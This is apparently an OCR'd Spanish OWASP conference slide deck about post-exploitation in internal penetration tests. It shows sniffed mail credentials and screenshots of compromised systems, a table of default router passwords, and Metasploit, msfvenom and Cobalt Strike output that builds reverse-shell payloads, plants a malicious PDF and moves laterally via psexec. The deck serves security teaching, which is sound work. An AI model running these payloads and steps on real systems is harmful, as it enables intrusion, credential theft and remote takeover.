Pwn3d ¿Ahora qué?

OWASP

The Open Web Application Security Project

Who Am I?

OWASP
The Open Web Application Security Project

Carlos A. Vidaurre C.

LA 27K1, C|EH

- Oficial de Seguridad de la Información
- Pentester

http://nonsecurity.blogspot.com/

@M13chy

Company
Logo

The reason

“aun cuando no se puedan crackear las pass, es suficiente con mostrarles q se pudo optener las hashes”

¿Un pentester ha pwn3d un sistema, y ahora qué?


Escenario

Prueba de intrusión interna


Comprometido un sistema operativo con Microsoft Windows

Implementación (tecnología)


OWASP
The Open Web Application Security Project




```
POP : [redacted]:110 -> USER: [redacted]@[redacted]com.bo  PASS: [redacted]654
```




```
+OK Dovecot ready.
AUTH
+OK
PLAIN
LOGIN
.
USER [redacted]@[redacted].com.bo
+OK
PASS [redacted]654
+OK Logged in.
STAT
+OK 0 0
```



```
+OK Dovecot ready.
AUTH
+OK
PLAIN
LOGIN
USER [redacted]@[redacted].com.bo
+OK
PASS [redacted]654
+OK Logged in.
STAT
+OK 1 2776627
```



```
$ netstat | grep [redacted]:telnet
tcp        0      0 [redacted]          [redacted]          ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
getnameinfo failed
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
tcp        0      0                                         ESTABLISHED
```



Conectar con el servidor

Detalles del servidor

Servidor: [redacted] Puerto: 21

Tipo: FTP (con login)


Carpeta: /

Detalles del usuario

Nombre de usuario: [redacted]

Contraseña: •••••••••


□ Recordar esta contraseña



```
<p class=3DMsoNormal>Se solicita la renovaci=F3n de inmediata del =
contrato que se
adjunta, con los mismos t=E9rminos, excepto la clausula CUARTA, con =
referencia la
plazo debiendo renovarse al 01 de agosto de 2014. Solicitamos que el =
mismo sea
enviado hoy mismo v=EDa correo; y luego en f=EDsico. Sin otro =
particular, saludo=A0 a
Ud. Atte. =A0<o:p></o:p></p>
```

Exploits


OWASP
The Open Web Application Security Project




Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities in 2016

Go to year: 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 All Time Leaders

	Vendor Name	Number of Vulnerabilities
1	Oracle	220
2	IBM	117
3	Microsoft	101
4	Google	95
5	Apple	90
6	Adobe	86
7	Cisco	78
8	Mozilla	69
9	Wireshark	45
10	HP	27
11	Debian	24
12	Moodle	23
13	SIL	19
14	Huawei	18
15	Apache	18
16	Advantech	17
17	Cybozu	16
18	Linux	14
19	Canonical	14
20	Phpmyadmin	13
21	Mariadb	12
22	Novell	12
23	PHP	12



Date	D	A	V	Title	Platform	Author
2016-04-01	⬇	-	○	**PHP <= 7.0.4/5.5.33 - SNMP Format String Exploit**	**multiple**	**Andrew Kramer**
2016-03-31	⬇	-	✓	**Apache Jetspeed Arbitrary File Upload**	**java**	**metasploit**
2012-12-30	⬇	-	✓	LShell <= 0.9.15 - Remote Code Execution	linux	drone
2016-03-30	⬇	□	✓	ATutor 2.2.1 Directory Traversal / Remote Code Execution	php	metasploit
2016-03-30	⬇	-	○	Metaphor - Stagefright Exploit with ASLR Bypass	android	NorthBit
2016-03-29	⬇	-	✓	Adobe Flash - Object.unwatch Use-After-Free Exploit	multiple	Google Securit.
2016-03-23	⬇	-	○	Multiple CCTV-DVR Vendors - Remote Code Execution	hardware	K1P0D




Latest WordPress Vulnerabilities

2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - Publish Post and Mark as Sticky Permission Issue
2015-08-05	WordPress <= 4.2.3 - Timing Side Channel Attack


Latest Plugin Vulnerabilities

2016-01-03	Simple Ads Manager <= 2.9.4.116 - SQL Injection
2016-03-30	IMDb Profile Widget <= 1.0.8 - Local File Inclusion (LFI)
2016-03-29	WP Favorite Posts <= 1.6.5 - Cross-Site Scripting (XSS)
2016-03-30	Claptastic clap! Button <= 1.3 - Authenticated Cross-Site Scripting (XSS)
2016-03-30	CloudFlare <= 1.3.20 - Cross-Site Scripting (XSS)
2016-03-30	Music Store <= 1.0.41 - Cross-Site Scripting (XSS)
2016-03-23	Anti-Malware Security and Brute-Force Firewall <= 4.15.42 - XSS and CSRF


Client Side Attacks




```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444) at 2010-08-21 13:39:10 -0600
```



```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```



```
msf > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp  LHOST=[redacted] -b "\x00" -f exe
 -o Meterpreter.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp  LHOST=[redacted] -b "\x00" -f
 exe -o Meterpreter.exe
```




Macros

Macro name: moo

Macros in: All active templates and documents

Description:



```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
```

Fail!!!


OWASP
The Open Web Application Security Project

RouterPasswords.com

Arris Wifi

Find Arris Cable Modems At Best Buy®. Shop Now!

Welcome to the internets largets and most updated default router passwords database.




Select Router Manufacturer:

CISCO

Manufacturer	Model	Protocol	Username	Password
CISCO	CACHE ENGINE	CONSOLE	admin	diamond
CISCO	CONFIGMAKER		cmaker	cmaker
CISCO	CNR *Rev. ALL*	CNR GUI	admin	changeme
CISCO	NETRANGER/SECURE IDS	MULTI	netrangr	attack
CISCO	BBSM *Rev. 5.0 AND 5.1*	TELNET OR NAMED PIPES	bbsd-client	changeme2
CISCO	BBSD MSDE CLIENT *Rev. 5.0 AND 5.1*	TELNET OR NAMED PIPES	bbsd-client	NULL
CISCO	BBSM ADMINISTRATOR *Rev. 5.0 AND 5.1*	MULTI	Administrator	changeme
CISCO	NETRANGER/SECURE IDS *Rev. 3.0(5)S17*	MULTI	root	attack
CISCO	BBSM MSDE ADMINISTRATOR *Rev. 5.0 AND 5.1*	IP AND NAMED PIPES	sa	(none)
CISCO	CATALYST 4000/5000/6000 *Rev. ALL*	SNMP	(none)	public/private/secret
CISCO	PIX FIREWALL	TELNET	(none)	cisco
CISCO	VPN CONCENTRATOR 3000 SERIES *Rev. 3*	MULTI	admin	admin
CISCO	CONTENT ENGINE	TELNET	admin	default
CISCO	AP1200 *Rev. IOS*	MULTI	Cisco	Cisco

Regalos!!!

OWASP
The Open Web Application Security Project



Microsoft Outlook Web App

Security (show explanation)

● This is a public or shared computer
○ This is a private computer

□ Use the light version of Outlook Web App

Domain\user name:


Password:

Sign in

Connected to Microsoft Exchange
© 2010 Microsoft Corporation. All rights reserved.

User name

Password



Realtek WLAN AP Webserver

[redacted]/home.asp

Micronet Wireless Broadband Router

Wireless Security Setup

This page allows you setup the wireless security. Turn on WEP or WPA by using Encryption Keys

Select SSID: [redacted] Apply Changes Reset


Encryption: WPA

Authentication Mode: ○ Enterprise (RADIUS) ● Personal (Pre-Shared Key)

WPA Cipher Suite: ☑ TKIP □ AES

Pre-Shared Key Format: Passphrase

Pre-Shared Key: [redacted]



todo_compartido

Red › [redacted] › todo_compartido ›

[redacted]

LOGIN_USUARIO


[redacted]

[redacted]

[redacted].mdf

[redacted].ldf


[redacted]




```
<connectionStrings>
  <add name="DefaultConnection" providerName="System.Data.SqlClient" connectionString="Data Source=(LocalDb)\v11.0;Initial Catalog=aspne

  <!--<add name="AccesoDatos.Properties.Settings.[redacted]"
        connectionString="Data Source=[redacted];Initial Catalog=[redacted];User ID=[redacted];Password=[redacted]"
        providerName="System.Data.SqlClient"/>-->
  <add name="AccesoDatos.Properties.Settings.[redacted]"
       connectionString="Data Source=[redacted];Initial Catalog=[redacted];User ID=[redacted];Password=[redacted]"
       providerName="System.Data.SqlClient" />
  <add name="fotos" connectionString="Database=revision; Server=[redacted]; User Id=[redacted]; Password=[redacted]; Integrated Security
</connectionStrings>
```

Post Explotación

- Pivoting
- Desktop (VNC)
- File Browser
- Screenshot
- Hashdump
- Process List
- Logging keystrokes
- Download/Upload
- Persistence




```
[+] host called home, sent: 12 bytes
[+] Impersonated CORP\jim.stevens
beacon> psexec FILESERVER ADMIN$ local - beacon smb
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\FILESERVER\pipe\status_9867) on FILESERVER via Service Control
Manager (\\FILESERVER\ADMIN$\acbe9e5.exe)
[+] host called home, sent: 208140 bytes
[+] received output:
Started service 19b4243 on FILESERVER
[+] established link to child beacon: 10.10.10.4
beacon> pwd
[*] Tasked beacon to print working directory
